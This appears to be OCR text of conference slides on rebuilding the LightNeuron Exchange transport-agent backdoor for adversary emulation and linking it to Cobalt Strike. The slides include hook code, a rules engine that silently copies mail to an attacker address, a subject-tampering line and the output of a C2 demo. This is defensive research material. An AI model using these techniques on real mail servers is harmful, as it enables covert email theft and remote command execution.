attacking microsoft exchange

fusing lightneuron with cobalt strike

Leon Jacobs

@leonjza

Orange Cyberdefense

CTO @ SensePost Team

[research, hacking, tools, ...]

agenda

context (mitre att&ck, purple teams, turla)

a deep dive into lightneuron. emails for rce (fun)

extending with cobalt strike (pain)

diagram, diagram, diagram, diagram, diagram, diagram.

mitre att&ck && purple teams && turla

ESET
Research

One email away from remote code execution

https://web-assets.esetstatic.com/wls/2019/05/ESET-LightNeuron.pdf

turla operations targets

- 2008 - US Central Command
- 2013 - Finnish Foreign Ministry
- 2014 - RUAG Defense Company *
- 2017 - German Foreign Office
- 2018 - French Armed Forces

turla operations tl;dr


- possibly a “proto-Turla” operated since the 90’s!
- * lightneuron use from as early as 2014
- evidence that there is unix capability too


lightneuron tl;dr

- a backdoor via a microsoft exchange transport agent
- spy on all mail flowing through exchange
- modify and block mail flow
- execute commands sent via email


- a backdoor, you are already admin

- https://attack.mitre.org/techniques/T1505/002/
- https://attack.mitre.org/software/S0395/


an inbox
a user
exchange
an email
an email
lightneuron
an attacker
(optional)
return output
process instruction




transport agents 101 ++



```
[PS] C:\Windows\system32> Get-TransportAgent
```

Identity	Enabled	Priority
Transport Rule Agent	True	1
DLP Policy Agent	True	2
Retention Policy Agent	True	3
Supervisory Review Agent	True	4
Malware Agent	False	5
Text Messaging Routing Agent	True	6
Text Messaging Delivery Agent	True	7
System Probe Drop Smtp Agent	True	8
System Probe Drop Routing Agent	True	9


incoming message


smtp receive agent
routing agent
delivery agent

smtp receive agent

OnConnect

OnEhloCommand

...

OnEndOfData <---

OnDisconnect

three easy steps to build a transport agent

```
using Microsoft.Exchange.Data.Transport;
using Microsoft.Exchange.Data.Transport.Smtp;
using Microsoft.Exchange.Data.Transport.Email;
using Microsoft.Exchange.Data.TextConverters;

public class BodyConversionFactory : SmtpReceiveAgentFactory
{
    public override SmtpReceiveAgent CreateAgent(SmtpServer server)
    {
        return new BodyConversion();
    }
}

public class BodyConversion : SmtpReceiveAgent
{
    public BodyConversion()
    {
        Debug.WriteLine("[BodyConversion] Agent constructor");
        this.OnEndOfData += new EndOfDataEventHandler(this.OnEndOfDataHandler);
    }
}
```

How to an Owl

STEP 1:

STEP 1:

Draw a circle

STEP 2:

Draw the rest of a owl

```
// ...
OnEndOfData += new
EndOfDataEventHandler(LightNeuronEndOfDataHandler);
// ...

private void LightNeuronEndOfDataHandler(
   ReceiveMessageEventSource source,
   EndOfDataEventArgs e
) {

    MailItem mailItem = e.MailItem;
    EmailMessage mail = mailItem.Message;
}
```

```
// ...
OnEndOfData += new
EndOfDataEventHandler(LightNeuronEndOfDataHandler);
// ...

private void LightNeuronEndOfDataHandler(
  ReceiveMessageEventSource source,
  EndOfDataEventArgs e
) {

   MailItem mailItem = e.MailItem;
   EmailMessage mail = mailItem.Message;
}
```


lightneuron components

transport agent

companion dll

incoming message → legit transport agent

↓

lightneuron transport agent

↓

internal rules engine → from matches? —yes→ include attacker

from matches? —no→ continue

include attacker → continue

continue → contains triggers? —no→ route normally

contains triggers? —yes→ process pdf's attachments


process pdf's attachments → load companion dll from disk

load companion dll from disk →

process backdoor instruction


```
<rule metric="10" id="1" include="1">
  <and>
    <or>
      <To condition="cnt" value="email1@[redacted]" />
      <From condition="cnt" value="email1@[redacted]" />
      <To condition="cnt" value="email2@[redacted]" />
      <From condition="cnt" value="email2@[redacted]" />
      [...]
    </or>
    <and>
      <To condition="!cnt" value="email3@[redacted]" />
      <From condition="!cnt" value="email3@[redacted]" />
      [...]
    </and>
  </and>
</rule>
```

companion dll


instruction ()
response()


<-- shuffle pdf's -->

python c2



email

transport agent



operator

infected
exchange

spool directory

transport agent 1
transport agent 2
lightneuron agent

rules engine
companion invocation
discard mail

load companion dll

execute instructions
shell/powershell
cobalt strike

demo

lightneuron command execution && stealing email


iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
0 kB/s
0 kB/s
Wed 22 Nov 19:04
⌥⌘1
python (Python)
⌘1
❯ python -m c2
i| connecting to exchange server as attacker@plak.local@192.168.167.132
i| preparing local spool directory
i| preparing local downloads directory
i| starting incoming mail thread
i| starting cobalt strike thread
i| starting signal handler
lightneuron:
11/22, 7:04 PM
15%
2.0 kB↓
0.0 kB↑
11 GB
100%


on detection

```
mail.Recipients.Add(new RoutingAddress(rule.To));
```

```
[PS] C:\Windows\system32>Get-MessageTrackingLog -MessageId 997ba16140374423960b82c2e99c8c60@plak.local

Timestamp              EventId          Source       Sender              Recipients                MessageSubject
---------              -------          ------       ------              ----------                --------------
11/22/2023 6:54:44 PM  RECEIVE          STOREDRIVER  alice@plak.local    {leon@plak.local}         secret message
11/22/2023 6:54:44 PM  SUBMIT           STOREDRIVER  alice@plak.local    {leon@plak.local}         secret message
11/22/2023 6:54:44 PM  RECEIVE          AGENT        alice@plak.local    {attacker@plak.local}     secret message
11/22/2023 6:54:44 PM  HAREDIRECTFAIL   SMTP         alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  RECEIVE          SMTP         alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  SEND             SMTP         alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  DELIVER          STOREDRIVER  alice@plak.local    {leon@plak.local, ...     secret message
```

```
mail.Recipients.Add(new RoutingAddress(rule.To));
```

```
[PS] C:\Windows\system32>Get-MessageTrackingLog -MessageId 997ba16140374423960b82c2e99c8c60@plak.local

Timestamp              EventId          Source        Sender              Recipients                MessageSubject
---------              -------          ------        ------              ----------                --------------
11/22/2023 6:54:44 PM  RECEIVE          STOREDRIVER   alice@plak.local    {leon@plak.local}         secret message
11/22/2023 6:54:44 PM  SUBMIT           STOREDRIVER   alice@plak.local    {leon@plak.local}         secret message
11/22/2023 6:54:44 PM  RECEIVE          AGENT         alice@plak.local    {attacker@plak.local}     secret message
11/22/2023 6:54:44 PM  HAREDIRECTFAIL   SMTP          alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  RECEIVE          SMTP          alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  SEND             SMTP          alice@plak.local    {leon@plak.local, ...     secret message
11/22/2023 6:54:44 PM  DELIVER          STOREDRIVER   alice@plak.local    {leon@plak.local, ...     secret message
```

```
mail.Message.Subject = "tampered!";
```

```
[PS] C:\Windows\system32>Get-MessageTrackingLog -MessageId fe0b8461bea6419c9aa73f0bf1bb106a@plak.local

Timestamp              EventId       Source      Sender            Recipients          MessageSubject
---------              -------       ------      ------            ----------          --------------
11/23/2023 3:36:01 PM  RECEIVE       STOREDRIVER alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  SUBMIT        STOREDRIVER alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  HAREDIRECTFAIL SMTP        alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  RECEIVE       SMTP        alice@plak.local  {leon@plak.local}   tampered!
11/23/2023 3:36:10 PM  SEND          SMTP        alice@plak.local  {leon@plak.local}   tampered!
11/23/2023 3:36:10 PM  DELIVER       STOREDRIVER alice@plak.local  {leon@plak.local}   tampered!
```

```
mail.Message.Subject = "tampered!";
```


```
[PS] C:\Windows\system32>Get-MessageTrackingLog -MessageId fe0b8461bea6419c9aa73f0bf1bb106a@plak.local

Timestamp              EventId       Source      Sender            Recipients          MessageSubject
---------              -------       ------      ------            ----------          --------------
11/23/2023 3:36:01 PM  RECEIVE       STOREDRIVER alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  SUBMIT        STOREDRIVER alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  HAREDIRECTFAIL SMTP        alice@plak.local  {leon@plak.local}   2023 planning
11/23/2023 3:36:10 PM  RECEIVE       SMTP        alice@plak.local  {leon@plak.local}   tampered!
11/23/2023 3:36:10 PM  SEND          SMTP        alice@plak.local  {leon@plak.local}   tampered!
11/23/2023 3:36:10 PM  DELIVER       STOREDRIVER alice@plak.local  {leon@plak.local}   tampered!
```


the subject just… changed? and not from the agent?

COBALT STRIKE


+



cobalt strike




typical c2 path (http)




beacon

cobalt strike external c2



tcp

external controller




your custom c2 path

<--- frame relay --->

external client

